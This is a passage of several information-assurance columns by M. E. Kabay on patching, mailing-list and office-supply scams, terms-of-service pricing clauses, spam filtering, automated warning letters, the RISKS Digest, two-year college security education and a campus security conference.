[Mich adds: Another helpful contribution would be recoverable downloads, so that interrupted patch downloads could restart near the point where they were interrupted. This technique would require buffering of the download plus repeated file-close operations at some definable interval – perhaps as a function of total data downloaded. For example, the server might ensure that the downloads on obviously slow services were recoverable after every, say, 5 MB.]

The lesson for network administrators and security professionals is that an inconvenient patching process is unlikely to be effective. The wider story is that criminal hackers may be tempted to target satellite connected devices as the installed base of satellite users grows. And it is growing, fueled in part by $100 million in Recovery funds given to satellite Internet service providers by the federal government.< http://www.recovery.gov/News/featured/Pages/RecoveryFundsforSatelliteBroadband.aspx >

Would it be too much to ask that some strings be attached to these funds, like better provision for prompt security patching?

Winding One's Way towards Insanity

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

Sometimes the best response to annoyance is to laugh.

Some people in Europe have been under the stubborn delusion that I am interested in electrical generators and coil-winding equipment – since 2000. They send me a couple of paper fliers a year for conferences in Budapest, Berlin and so on. I'm sorry that they waste their paper and their money, although I also feel an undercurrent of hostility at the possibility that they refuse to remove me from this mailing list because the marketing company may be cheating its customers by inflating its distribution list with nonsensical inclusions.

If your organization depends on an external company to provide distribution of your marketing materials to a list over which you do not have control – and they charge you according to how many people they mail or e-mail to – then you should routinely test the effect of asking for removal from their lists by having a group of dummy e-mail and postal addresses (ones you can delete easily without trouble) that *subscribe* to the list from which you can then ask to be removed. The proportion of removals will give you a sense of how many of the addresses in the mailing list may be suspect – that is, may be for unwilling or unqualified respondents.

For example, if you enroll 100 fake recipients and then ask to have them all removed, discovering that only 50 of them are removed, which gives 95% confidence limits of 40% to 60% for the proportion of removals being acted on, would raise questions about the honesty of the marketing agent.

On the lighter side, here's the e-mail message I sent recently to try once again to get off their mailing list; I think it might have qualified for inclusion in a Monty Python< http://www.youtube.com/user/MontyPython > skit. The message for readers is that instead of getting angry, we can actually have fun dealing with these people. And note that I signed my insulting remarks with my real name and contact information….

* * *

Dear Coil Winding Fanatics,

Since 2000, I have been receiving several invitations a year to coil-winding exhibitions all over the world. I have faithfully responded several times a year asking to be taken off your mailing list.

As you can see from the snapshot of the address label,

1) You are spelling my name wrong;

2) You are describing me as employed by Adario, a company that disappeared from this planet – I don't know about yours – in 2001.

3) Adario was an information-security consultancy; it _never_ had _anything_ to do with insulation, coil, motor & transformer production & repair, sub-miniature and micro inductive

devices, coil winding, inductive components, transformers, motors, generators, testing & analysis of electrical gear, or new magnetic materials – not even magnetic fluids and gels.

4) I have been a computer programmer since 1965, a software systems engineer since 1980, a security consultant since 1988, and a university professor since 1976.

So, given you steadfast refusal to consider removing me from your mailing list, I have several suggestions in line with your marketing strategy:

a) Obtain lists of kindergarten children worldwide – especially those who don't speak English; send them all invitations to your expos.

b) Send invitations to wheat-granary workers.

c) Invite registered nurses specializing in obstetrics to join your conference.

d) Consider sending bales of invitations in lots of 1,000 to institutes of neurology.

Finally, the really good marketing suggestion for you is as follows:

e) Grasp an invitation firmly, roll it up into a 5 mm tube, and jam it decisively up your nose or, preferably, some other bodily orifice well supplied with pain receptors.

Thank you so much for considering my suggestions, if not my repeated requests to get off your distribution list.

Office Supply Scams

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

High-pressure sales techniques have been used to scare victims into paying large sums for unwanted products for years. In an article I published in 1989 in a discontinued publication (INTEREX, a magazine for HP3000 minicomputer users) and in a copy on my own Web site, I told the story of a classic attempted fraud using high-pressure intimidation tactics. Readers today are still at risk from such frauds, so here's a shortened version of my article with some new reference material.

* * *

The story begins in 1985 in Montreal with an innocent-looking product- information card from a company I shall call Reckwoll Industries. The card advertised a special anti-static cleaning spray for video display terminals. My boss, the VP of operations, filled in his name and sent the card in.

Some weeks later, my boss got a phone call from Reckwoll Industries; a friendly salesman explained that he'd be most pleased to send us some samples of the spray for evaluation. My boss said that one can would be sufficient, thank you. Alas, said the salesman, they couldn't send us only one can--they'd send us a box full of 16 cans--but never fear, we could just return the unused cans with no obligation. My boss insisted that he didn't WANT 16 cans, he only wanted one--and we'd even pay for it, too. Sorry, said the salesman, can't be done; 16 or none. Grudgingly, my boss agreed to receive the box of spray cans for evaluation.

When the box of spray cans arrived, we were surprised to find that they were plain, pale blue cans with no brand name at all; they were just labeled 'CRT ANTI-STATIC SPRAY CLEANER' and had a block of text referring to US government standards. We took a sample out and tried it on a screen. It left a terrible film on the glass which was hard to clean off even with considerable polishing. We decided that we wouldn't need the rest of the cans. At that point, we realized that there were no indications on the cans or on the shipping container to indicate where to return the materials. We shrugged and put the box away.

A few days later, my boss showed me the invoice that had arrived in the mail. The 16 cans were billed at $750--more than $40 each. When the salesman called a few days later, he got an earful from my boss, who told him what he could do with his $40 cans. However, the salesman suddenly turned nasty. "Pay us right now," he said, "or we'll sue you- -and I'm sure your company wouldn't appreciate that, now, would it?" Alarmed, my French-speaking boss handed the call over to me because my English was better.

"Sorry, sweetheart," I said, only it was ruder than 'sweetheart', "you don't have a purchase order. Go away."

We didn't hear from them for a week or so, but then a mysterious little box from Reckwoll addressed to my boss appeared in the mail. It was about 6 inches high and a couple of inches square; it contained a glass mug. What could this be? We put that box away with the spray cans.

A little while later, we got an extraordinary document in the mail. It came from Florida, showed a hand-drawn shield with words something like ACME COLLECTION AGENCY, and threatened us in pseudo-legal language with court action to collect the money supposedly owing to Reckwoll Industries. We ignored the threats; nothing happened. We eventually found a company contact and forced him to accept the returned boxes by sending them via bailiff.

It seems that there are lots of schemes like this around. One of my friends had the same experience with photocopier toner; someone sent him more toner than his company could use in a decade--and billed them thousands of dollars. On another occasion, someone called me and said in an officious voice, “We’re just checking on your photocopier; what model is it?” I asked, “Who are you?” and got a company name I’d never heard of. “I don’t have a contract with you,” I said--and the person hung up without a word.

The Federal Trade Commission (FTC) has an excellent summary of such frauds that you should distribute to all the employees in your organization who are apt to handle orders for office supplies. It’s called “Avoiding Office Supply Scams” and is available as a Web page< http://business.ftc.gov/documents/bus24-avoiding-office-supply-scams > and as a PDF file< http://business.ftc.gov/documents/bus24-avoiding-office-supply-scams.pdf > for easy distribution to your colleagues.

Oh–remember the mug? The FTC document reports that some scammers send a “gift” to enable blackmail: low-status employees can be frightened into concealing their “acceptance” of the gift for fear of being accused openly of corruption.

Be warned. And have a low-pressure summer.

Changing Times, Altering Prices:
Check the Terms of Service Before you Order

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

I just bought a new HTC Inspire 4G mobile phone and am looking for a folding, portable Bluetooth full-sized keyboard to be able to type better than via the on-screen keyboards. I've used a similar device, although not wireless, for my old Palm Pilot personal digital assistant (PDA) for many years and it's been great: it fits in a small belt case and obviates the need to carry my laptop around to meetings where I take the minutes (as I always do in committees because I type fast).

There's a really impressive unit called the Freedom Pro Keyboard< http://www.freedominput.com/freedom-accessories/freedom-pro-keyboard > for $119; after looking at alternatives, I started ordering it. When I reached the checkbox labeled "I agree to the Terms of Service," I clicked on "(Terms of Service") and got a pop-up that included the following text (in UK English):

> >Our standard terms and conditions of trade are set out below. They apply to all transactions with other businesses, unless we specifically agree to contract with you on a different basis.
>
> 1. General
>
> All orders are accepted and goods supplied subject to the following express terms and conditions (the Company's standard conditions of sale) and, save to the extent that the exclusion or restriction of liability may be prohibited by statute, all other conditions, warranties and representations, express or implied and statutory or otherwise, except as to title, are hereby excluded. Any order placed by a customer shall constitute an offer to contract upon these express terms and conditions, and no addition thereto or variation therefrom, whether contained in the customer's order or otherwise shall apply unless expressly agreed in writing by the company's authorized [sic] representative.
>
> ….
>
> 4. Prices
>
> Catalogues, price lists and other advertising literature or material as used by the Company are intended only as an indication to price and range of goods offered, and no prices, descriptions or other particular contained therein shall be binding on the Company.
>
> All quoted or listed prices are based on the cost to the Company of supplying the Goods to the customer and if before delivery of the Goods there occurs any increase in any way of such costs in respect of Goods which have not yet been delivered the price payable shall be subject to amendment without notice at the Company's discretion.<

Well, that sure stopped my order! The firm asserted the right to publish a price on its Web site, accept my order with a credit-card, then charge me a higher price without notification! Wow!

Mind you, the clause does not explicitly refer to charging my credit card with the high price, but who wants to take the chance?

Changing the price after an order has been placed can lead to serious difficulties. Back in 1999, I posted an entry in my INFOSEC Year in Review (IYIR) database< http://www.mekabay.com/iyir/index.htm > about one such case:

> >For unknown reasons, the BUY.COM online store Web site listed a $588 Hitachi monitor at only $164.50 — and staff failed to notice the error until two days later, by which time there were 1,600 orders for this incredible bargain. The potential cost was estimated by the company at $320,000. BUY.COM filled 200 orders and told all the rest that they were out of luck. They also posted new language on their Web site addressing the non-validity of erroneous prices.
>
> Analysts speculated on the cause of the error. One intriguing possibility: the BUY.COM online store had a policy of underbidding any price on the Net and may possibly have used knowbots to scour the Web looking for prices of products it was selling. Speculation had it that if a competitor accidentally or deliberately posted a bad price, the unsupervised knowbot could very well poison the BUY.COM Web site database. The same technique could be used in an information warfare attack to ruin a competitor. Even worse, the same problem could occur if two companies inadvertently used the same policy of underbidding all competitors and then simultaneously launched automated processes to lower the price without human intervention.<

AMAZON's "Conditions of Use"< http://www.amazon.com/gp/help/customer/display.html/ref=footer_cou?ie=UTF8&nodeId=508088 >, a clause in the "Pricing" section reads as follows:

> >With respect to items sold by Amazon, we cannot confirm the price of an item until you order; however, we do NOT charge your credit card until after your order has entered the shipping process. Despite our best efforts, a small number of the items in our catalog may be mispriced. If an item's correct price is higher than our stated price, we will, at our discretion, either contact you for instructions before shipping or cancel your order and notify you of such cancellation.<

Barnes & Noble's "PRICES" section in its "Terms of Use"< http://www.barnesandnoble.com/include/terms_of_use.asp >includes the following paragraph:

> > The price for an item on the Barnes & Noble.com Site may differ from the price shown in a User's shopping cart — it is possible that such price may increase or decrease between the time the item is placed in a shopping cart and the time that the purchase is actually made. On rare occasions, an item may be priced incorrectly on the Barnes & Noble.com Site. If the price for the item on the Barnes & Noble.com Site is incorrect and is actually higher than the price provided at the time of purchase, then, at the sole discretion of Barnes & Noble.com, Barnes & Noble.com may either (i) contact the User for instructions before shipping the item or charging the User for such item; (ii) cancel the order for such item and notify the User of such cancellation; or (iii) ship the item at the incorrect price to the benefit of the User.<

I suspect that many (can't say what proportion without further research) online firms lean toward the conditions illustrated by AMAZON and Barnes and Noble; the idea that a company would propose that "the price payable shall be subject to amendment without notice at the Company's

discretion" strikes me as ludicrous.

I wrote to the keyboard firm's US representative with a request for an explanation of section 4 of the Terms of Service. Here is his verbatim response, included with the company's permission:

> >Hi Mich,
>
> Thank you very much for bringing this to our attention. This paragraph should certainly not have been in our T&C's and has now been removed. Apologies for any inconvenience this may have caused you.
>
> Kind Regards,
>
> Paul Bowles
> Technical Manager,
> Freedom Input Ltd.<

Now THAT is a professional response! I congratulate Mr Bowles and his colleagues for responding so quickly and positively to notification of that questionable clause. And I instantly ordered one of their superb keyboards!

In summary, before you place your order at a new online store, you should actually read the terms of service to avoid unpleasant surprises on your payment summary. If you don't like the terms of service but really want the product, write to the company. I hope you will be as well served as Freedom Input's customers.

[Note for the paranoid: no, I was NOT offered a free keyboard, nor would I have accepted one.]

Incomprehensible Spam:
Growing Global Economies Falling Prey to Scammers

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

There are at least four types of spam I receive:

- Phishing: trying to victims into revealing information that can be used for fraud;
- Fraud: trying to trick victims into giving away money to criminals;
- Stupid: trying to sell real products to people who have no possible interest in the types of products involved.
- Imbecilic: trying to sell anything to people who cannot understand the language of the spam.

Over the last year or so, my spam filters (for both .gmail.com & .norwich.edu) have been receiving what seems like a steadily growing stream of spam written in languages – and using character sets – that I cannot read. Some of these messages, when translated using Google Translate< http://translate.google.com/ >, appear to be the same old trash – increasing the size of parts of your body, promising untold riches without work, expensive watches at miniscule prices – all the stuff that we are used to. However, there's an increasing number of messages that seem to be from legitimate companies selling stuff like bearings ("bearing balls"), chemicals, cloth, clothing, concrete pipes, steel coils, and steel tubes. In my .edu mailbox in particular, the spam filter is catching repeated invitations to technical conferences in China and elsewhere in Asia; conference topics include advanced measurement and testing, computation theory, computer science and society, "electric and electronics," and management science and engineering. None of these has an unsubscribe link – but unsubscribe links may actually increase the amount of spam because the recipient has confirmed that an e-mail address on the spammers' lists is real.

Examination of the filters on my two e-mail accounts showed the following counts of Asian spam (mostly from China, some from Taiwan, Malaysia, Singapore and India):

- Norwich.edu filter from 9-23 May: 38/73 spam messages = 52% of the spam
- Google filter from 14 April through 23 May: 174 of 664 spam messages =26% of the spam.

A side note: I've seen a worsening flood of both fraudulent and apparently well-meant spam in Spanish from South America as well, including repeated invitations to join the Santiago, Chile paint-ball club – and I live in Vermont.

Anyway, my guess is that the stupid and imbecilic spam messages are actually evidence of a scam perpetrated on the *senders*. Here's a letter I wrote to organizers of a security conference in China, including (according to the Website) universities in the USA and in Europe:

> >Dear Colleagues,
>
> For several months, I and other academics have been receiving unwanted and inappropriate e-mail from conferences in Asia. I regularly receive e-mail from countless conferences using my Norwich University address.

Your organizations – and the unwilling recipients of this flood of e-mail – are the victims of criminals.

The criminals are selling you e-mail advertising that is fraudulent.

They claim to you that your invitations to your conferences will be sent to willing recipients; they are lying.

The e-mail is sent to addresses harvested from the .edu domain with no regard to suitability.

The e-mail managers violate US laws by providing no way to get off their list. I have been trying to remove my address from their lists for months by asking conference organizers to relay my request. There has been no reduction in the unwanted e-mail from these criminals.

It is extremely difficult to block the stream of e-mails because the criminals use numerical domains such as 183.com and keep changing the domain name. It is also possible that they are forging e-mail headers, because some of the domains they use do not exist in the international domain registration system.

Your reputation is being damaged by association with criminals.

Your money is being stolen by having your invitations sent to unwilling and inappropriate recipients.

Please report these criminals to your local police authorities to prosecute them for fraud. You paid for services that you are not receiving.

United States and international organizations whose reputation is being tarnished should terminate their involvement in these conferences until the situation is corrected.<

As far as I can see, there's been no reduction of the spam from the creeps who are lying to their customers.

So what can users do?

- Block all e-mail from top-level domains (TLD) from which you have no reason to expect e-mail. In my case, for example, anyone using, say, a .cn TLD will have to contact me some other way, because all such e-mail goes straight to the spam folders.
- Block all e-mail from specific domains associated with spammers; for example, in the Norwich account spam filter, I cheerfully entered every numerical domain from 126.com all the way to 200.com; even so, the criminals keep buying new domains or adding qualifiers such as "vip" – I recently added vip.129.com through vip.190.com to the filters.
- Block automatic downloading of HTML content so that less of your bandwidth is consumed by the images included in the spam – and also because you can thus block downloading of Web beacons< http://www.allaboutcookies.org/web-beacons/ >
- Set your e-mail client (e.g., Outlook) to reject e-mail with inappropriate character encodings; for example, I block all messages written in Arabic, Baltic, Central European, Chinese Simplified, Chinese Traditional, Cyrillic, Greek, Hebrew, Japanese, Korean,

Latin 3, Thai, Turkish and Vietnamese. The only allowed encodings are US-ASCII and Western European.

If you examine your spam filters now and then, you should be able to identify blocked messages that you do want to receive, and you can modify your filters accordingly.

Finally, if you have the time and are feeling particularly friendly, you can let the innocent victims of spam organizations know that they have been defrauded. And be nice about it – we can perhaps generate awareness of the problem among this new cohort of Internet users and get them to fight back against the criminals.

Overreaction and Underreaction:
Designing Effective Responses for Anomalies

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

I live in a rural area (silos, barns, cows, horses) and retrieve my mail from an unsecured plastic mailbox that periodically gets bashed by graduating high-school students or hit by a snowplow in the winter. We're currently on our fifth mailbox in 12 years.

Recently I stopped at the box and got out a few pieces of mail, one of which was from my bank. I opened it right away while I was parked at the bottom of my driveway.

Here's the entire text (yes, all in capital letters, as if it had been printed by a chain printer < http://www.datareflects.biz/images/LG05.jpg > much like the printers I used when I first started programming in the mid-1960s):

>OVERDRAFT NOTICE

ON 05-10-11, WE WROTE TO YOU REGARDING THE STATUS OF YOUR ACCOUNT. TO DATE, WE HAVE NOT RECEIVED SUFFICIENT FUNDS TO CLEAR YOUR OUTSTANDING OVERDRAFT.

WE WOULD LIKE TO CALL TO YOUR ATTENTION THIS SITUATION AND REQUEST THAT YOU MAKE AN IMMEDIATE DEPOSIT IN THE AMOUNT OF $.19 TO COVER THE BALANCE DUE ON YOUR ACCOUNT.
IF THIS OVERDRAFT IS NOT RESOLVED YOUR ACCOUNT MAY BE CLOSED AND YOUR NAME(S) MAY BE REPORTED TO CHEXSYSTEMS, A NATIONWIDE CONSUMER REPORTING AGENCY USED BY FINANCIAL INSTITUTIONS TO IDENTIFY ACCOUNTS HANDLED IN AN UNSATISFACTORY MANNER.

IF YOU WERE UNWARE OF THIS SITUATION OR YOU BELIEVE AN ERROR HAS OCCURRED, PLEASE VISIT YOUR LOCAL BRANCH OR CONTACT OUR CALL CENTER AT 1-800-XXX.XXXX.<

My first reaction was that this must be a phishing letter. I keep a checking account and a savings account established in the old days when money in the bank actually earned significant interest. I had paid no attention to the savings account, but I did not know why it should have dipped into overdraft. I noticed that the letter was obviously printed on a black-and-white laser printer, because the colored logo of the bank was in black and white too. Suspicious, I called the 800 number and was made even more suspicious when the robot voice asked me for my authentication code for the account. Maybe this really was a phishing message designed to extract authentication information from me.

However, after speaking with a helpful person in the customer service department, I was reassured. Although there was no way I could tell if she was for real – asking me for authentication information in no way proved that she had access to the confirmatory records – I did think that her insistence on my speaking to people at my local branch seemed on the level.

And indeed, when I finally made it up the driveway, I logged into my accounts via the Web and did find a $0.19 overdraft in my savings account. I transferred the $0.19 and drove down to my local branch office and closed the useless account.

What lessons can we learn from this situation? Aside from the need to check bank records more frequently to see what's up, how about the following?

- When designing the programs that automatically generate warning letters, don't use all-caps; many people are so used to e-mail that they will interpret that as shouting.< http://email.about.com/od/netiquettetips/qt/Writing-In-All-Caps-Is-Like-Shouting.htm >
- The triggers for warning messages should be graduated. For example, if a security program automatically generates a warning message when a user violates a security regulation, consider defining different levels of warning. For example, the warning message when the network access control software discovers that an officially-supplied laptop computer being connected to the network has unauthorized software – say, a game – installed. The system could issue an explanatory message if it's the first time that user has erred in this way, a warning message about consequences if it's the second time, and a message explaining that access to the laptop has been terminated pending administrative procedures if it's the third time. If the messages are going to customers rather than to employees, careful composition and appropriate style are even more important to avoid offending someone.
- Using paper postal mail (moving compressed, dried vegetable fibers stained with pigments) to warn someone – employee, client – about a serious situation is ridiculous: it takes too long and has even less assurance of being read than e-mail (which, remember, has no guarantee of delivery< http://www.livinginternet.com/e/em_rfc.htm >). Although for legal reasons, paper mail may sometimes be necessary, that need doesn't preclude using a range of alternatives for quicker notification of a problem:
    - E-mail & SMS via mobile phone: Hyperic Application Monitoring & Performance Management< http://www.springsource.com/products/systems-management > is an example of a monitoring system that can provide e-mail and to designated response-team members.
    - Robocalls: This alternative calls a target on an assigned phone line and either generates an understandable, if peculiarly inflected, warning or selects and plays a prerecorded warning from a person. PagerDuty< http://www.pagerduty.com/faq > adds such capabilities to a wide range of system monitoring tools.

In summary, any system that generates automated warnings should be prompt, polite, appropriately targeted, and graduated by severity of the problem.

Experts Risk Indigestion without RISKS DIGEST

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

In the last article, I got sidetracked into demonstrating that the number of articles published every year about security issues has been growing steadily for the last 30 years. Today I'll remind readers of (or perhaps introduce newcomers to) a valuable resource for keeping up with fundamental issues in security: The *Risks Forum*.

Peter G. Neumann, PhD,< http://www.csl.sri.com/users/neumann/neumann.html > one of the giants of computer science and information assurance, is the creator of the ACM Risks Forum< http://www.csl.sri.com/users/neumann/neumann.html#3 > which has served the security community since 1985 with serious discussions of "Risks to the Public in Computer and Related Systems" and as a source of puns (brilliant, horrible or both according to the preferences of individual readers) by the moderator. The forum has been running on the USENET (comp.risks) since its inception and is available free by e-mail subscription< http://www.csl.sri.com/users/risko/risksinfo.html >. The RISKS DIGEST compiles the contributions and Dr Lindsay Marshall< http://catless.ncl.ac.uk/Lindsay/ > formats them neatly into HTML files< http://catless.ncl.ac.uk/Risks/ > and provides a global index function.

The Risks Forum goes beyond simply pointing to published articles about security vulnerabilities, exploits and breaches: contributors often summarize key issues and comment on underlying problems that must be addressed for systematic improvement of security. Topics include any automated systems – and even human procedures – affecting information security and physical safety. There have been discussions the security of air-traffic control, aircraft navigation and flight systems, authentication methods, automobile controls, breaches of security systems, computer programming, identification, medical informatics and medical systems, privacy and personally identifiable information, specific programming languages and specific programs, operating systems theory and specific operating systems and versions, voting machines, X-rays, and even includes mention of zebra crossings (the British description of what Americans boringly call crosswalks).

Not only can you read the Risks Forum Digest, you can contribute! Dr Neumann personally vets every contribution, so there's no garbage – but accurate, documented information and thoughtful commentary are most welcome. The guidelines state that contributions "[m]ust be relevant, sound, in good taste, objective, cogent, coherent, concise, nonrepetitious, and without caveats on distribution."

With the approval of Drs Neumann and Marshall, I've created PDF versions of each complete volume (from 1 to 25) using Adobe Acrobat Pro. I must mention here that I am astonished at the number of people I have met who have no idea of the immense power of Acrobat Pro< http://acrobat.buy.na.sem.adobe.com/content/a10_pro?sdid=IAZXZ&skwcid=TC|22188|adobe%20acrobat%20pro||S|b|5937981022 >; even just the feature allowing users to compile Web pages into a single PDF file makes it invaluable to me [and no, I have no involvement with Adobe except as an ordinary user] – and turning a scanned paper document where I'm supposed to (ugh) write answers by hand into a form with controllable fields is a bonus. In addition, one can create

PDX index files for any set of PDF archives, allowing us to access large PDF collections (I have about 14,000 PDF files on my hard disks and encrypted volumes) almost instantly using words and phrases. Using “File | Create PDF | From Web Page” it was easy to generate up-to-date PDF versions of the volumes. I also created a ZIP file with all the volumes from 1 to 25 and a ZIP file with the PDX index file and its associated subdirectory. You can find the files on my Website< http://www.mekabay.com/overviews/risks/index.htm > for free access.

Don’t risk being without RISKS.

News from CISSE 2011:
Academic Excellence in Information Assurance Education for Two-Year Colleges

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance and Statistics
School of Business & Management
Norwich University, Northfield VT

The 15th Annual Colloquium on Information Systems Security Education (CISSE)< http://www.cisse.info/index.php/the-15th-colloquium > convened in Fairborn, Ohio on 13-15 June 2011. After a warm welcome from Dr Vic Maconachy, PhD< http://www.capitol-college.edu/about-capitol/leadership/executive-council/vice-president-biography-william-vic-maconachy-phd >, Dr Vera Zdravkovich, Senior Advisor for the CAE2Y< http://www.cyberwatchcenter.org/index.php?option=com_content&view=article&id=67&Itemid=166 > program – the Centers for Academic Excellence in Information Assurance Education for Two-Year Institutions. Definition of the US government recognition for excellence in information-assurance education began with the CAEIAE< http://www.nsa.gov/ia/academic_outreach/nat_cae/index.shtml > for four-year educational institutions in 1998 (seven institutions were named in the initial round); the CAE process has expanded to include research (2007-08, CAE-R with 23 institutions) and in 2009-10, the six two-year educational institutions designated as CAE2Y. Today (2011) there are 146 institutions< http://www.nsa.gov/ia/academic_outreach/nat_cae/institutions.shtml > in all that have qualified as centers of excellence.

Dr Zdravkovich quoted Richard "Dickie" George, IA Technical Director at NSA: "Two-year colleges are vitally important to the future of our nation and its young citizens, especially those from economically challenged backgrounds. These institutions train many who become system administrators for industry and government, and therefore are our front line warriors in today's cyber wars. To that end, the National CAE2Y/IAE Program recognizes stellar colleges that are models – providing innovative, comprehensive, and multidisciplinary education and training in the information assurance field."

The CAE2Y program was established to meet the needs of cybersecurity professionals – not all of whom have baccalaureates and advanced degrees. Dr Zdravkovich emphasized that our society needs all dimensions of diversity in the cybersecurity field. The pipeline for security professionals must reach even into the K-12 sphere, where we can encourage interest in cybersecurity among the children and youths we need for our growing field. Two-year community colleges fulfill an important role in education in the United States, providing educational opportunities not only for young people but also for adults returning to education for paths into four-year programs and graduate schools but also for terminal two-year degrees that can support professional advancement.

The needs of the rapidly changing security field depend on a steady stream of qualified graduates at every level. Having a community college designated as a Center of Academic Excellence in Information Assurance Education carries over to a more general perception in the community of the first half of the program name: Center of Academic Excellence. Even when administrators and community members don't know what the program is about, the effects are strikingly positive. The community perceives the entire institution as dedicated to academic excellence; internally, even administrators and educators with no direct connection to information assurance

can feel involved in raising educational standards. Internally, the faculty involved in information assurance gain increased visibility, leading to additional offers of collaboration with colleagues. Students seeing the designation in the college catalog experience a subtle and positive change of perception. Over time, businesses are developing a sense of additional value for graduates of programs from those institutions. CAE2Y institutions have even seen a general increase in community pride about their CAE2Y colleges.

There are only a handful of community colleges that have information assurance programs. Having the CAE2Y model can offer a structure for community colleges to emulate in developing their IA programs. The process is arduous, but worth the effort. It's important that the designation is institutional, not program-specific. The institution as a whole is recognized, and college policies have to be examined in detail – forcing faculty and staff to re-examine their policies and bring them into alignment with their needs. Faculty development is raised in visibility and importance; because the CAE program requires continuous process improvement, the entire institution can benefit from improvements. Departments which would not historically have been involved in IA – philosophy, chemistry, history – can contribute to a coherent view of security issues, leading to increased creativity and more innovations. The CAE emphasis on diversity can stimulate institutions to reconsider their admission policies, increasing the number of women and various minorities into our field. Finally, the CAE program pushes institutions to consider outreach – both horizontally into the wider community and vertically into K-12 schools and universities.

Challenges to the CAE2Y program start with growth: we currently have only 13 CAE2Ys out of about 1200 community colleges across the US. We need community colleges from many more states. We also need a seamless system of articulation agreements between CAE2Ys and CAEIAEs. We need increased buy-in from the business community and from professional societies. There is a dismissive attitude towards holders of two-year degrees in IA; publicizing the work of the students and faculty and the qualifications of graduates is a tremendous challenge. More broadly, we need political and societal awareness of IA programs; for example, baccalaureate and graduate-school students have access to scholarships, but two-year degree students do not. Similarly, there are student loans available for baccalaureate and graduate-degree students but not for students in two-year programs.

Professor Casey O'Brien, CISSP, CEH, of Community College of Baltimore County, MD< < http://www.ccbcmd.edu/sait/ics > > is the founder of the Mid-Atlantic Collegiate Cyber Defense Competition< http://www.midatlanticccdc.org > (part of the national CCDC< http://www.nationalccdc.org >) that have become popular on the East coast of the US. Professor O'Brien said that the CAE2Y designation is important to his school because it provides credibility for the new Institute for Cyber Security < http://obriencasey.wordpress.com/ >. The process of curriculum mapping solidified the program through increased interactions with colleagues such as the College CIO and other administrators. The study even led to discussions of creating a new department and defining two new academic positions. In particular, the mapping revealed weaknesses in policy and management areas of security and led to improvements. Collaboration with the programming professors led to integration of smart-grid programming into the programming courses. Students have been able to introduce security topics into the English classes, where they have written term papers about topics in the field. Personally, Professor O'Brien improved his relations with upper-level administrators and with the College public relations department. The CCBC has improved its status and visibility in Baltimore County among legislators and businesses. The program has also opened new research opportunities to students, which stimulate the students and also prepare those interested in entering four-year programs. Students have seen increased job opportunities through the increased visibility of the certification attached to their own degrees.

Readers might want to forward this article to appropriate contacts in their own local community colleges. For more information about the CAE2Y program, visit the CyberWatch Website< http://cyberwatch.org/ > or write to Dr Zdravkovich. < http://www.cyberwatchcenter.org/index.php?option=com_contact&view=contact&id=10%3Avera-zdravkovich&catid=12%3Acontacts&Itemid=18 >

Securing the eCampus 2011:
Stimulating Discussions in a Beautiful Setting

by M. E. Kabay, PhD, CISSP-ISSMP
Professor of Information Assurance & Statistics
School of Business & Management
Norwich University, Northfield VT

Education has special needs for information security. Tom Candon and Adam Goldsmith have both deeply involved in organizing one of my favorite conferences, *Securing the eCampus* < http://www.ists.dartmouth.edu/events/ecampus/ >. I recently interviewed Tom and Adam for *Network World*.

* * *

Q: This is the fifth annual eCampus conference; tell our readers a bit about the history of the event. What prompted you to start the series?

We have been very fortunate here to have a great relationship between the computing services department and the researchers that are working on computer security issues, many through the Institute for Security, Technology, and Society (ISTS)< http://www.ists.dartmouth.edu/about/ >. In 2007, we had some funding to run a workshop on information security. We brainstormed a topic focus and, after some thought, looked around and realized there are plenty of security issues in academe that need to be considered in many, many contexts. Five years later, there is still much to discuss.

Q: What are the special or particular requirements of universities that make security in universities a special issue?

There are so many policies with which a university must be concerned. From FERPA, to PCI, to HIPAA, to research data, and on and on, the university has numerous policy related responsibilities not to mention other IT related concerns like cyber bullying, RIAA notices, etc. Because of the changing policy issues alone, we make a point of inviting a speaker every year just to discuss changes to national policy that have an effect on how the institution needs to operate.

Q: How has security for university and college systems changed in the last few years?

Many of the general trends in information technology have had an impact at higher education institutions. The efficiency and flexibility afforded by mobile computing has been beneficial but also raises risk due to the broader distribution of institutional data. Cloud computing can have attractive pricing and allow some institutions to better focus on their core missions. However, shifting services to the Cloud raises questions regarding security, data ownership, and regulatory obligations. On a more technical level, the shift from standalone and client/server applications to web-based services has caused an increase in external attacks against web servers and heightened the need to implement secure web applications.

Q: In my experience, there are conflicts between the academic culture of openness and free inquiry and the assumptions behind access controls and restrictions on transferring content (e.g., student records). Have you personally experienced some of these conflicts? How do you cope with these culture clashes?

Many institutions are attempting to address this issue by taking a layered approach to their security programs. By adopting security architectures, technical controls, and business processes that adequately protect administrative systems while not restricting scholarly pursuits, many schools are trying to meet their obligations to protect the institution while allowing for academic freedom. This, however, is challenging because many systems are used for both academic and administrative functions, data is often intermingled, and a sizeable portion of research and other educational activity also require security controls.

* * *

The program overview< http://www.ists.dartmouth.edu/events/ecampus/2011program.html > and detailed agenda< http://www.ists.dartmouth.edu/events/ecampus/agenda.html > list some exciting lectures and speakers. Topics on Tuesday July 19 include

- Keeping the Human in the Loop (Shari Lawrence Pfleeger)< http://www.ists.dartmouth.edu/events/ecampus/bios/slpfleeger.html >
- Dumb Ideas in Computer Security (Charles Pfleeger)< http://www.ists.dartmouth.edu/events/ecampus/bios/cpfleeger.html >
- Out of the Frying Pan and into the Fire: Protecting the Security of Research Data (Larry Conrad)< http://www.ists.dartmouth.edu/events/ecampus/bios/conrad.html >
- Verizon Data Breach Investigations Report (Alex Hutton)< http://www.ists.dartmouth.edu/events/ecampus/bios/hutton.html >
- The Evolution of Cyber Threats and Government Policy < http://www.ists.dartmouth.edu/events/ecampus/bios/clinton.html >
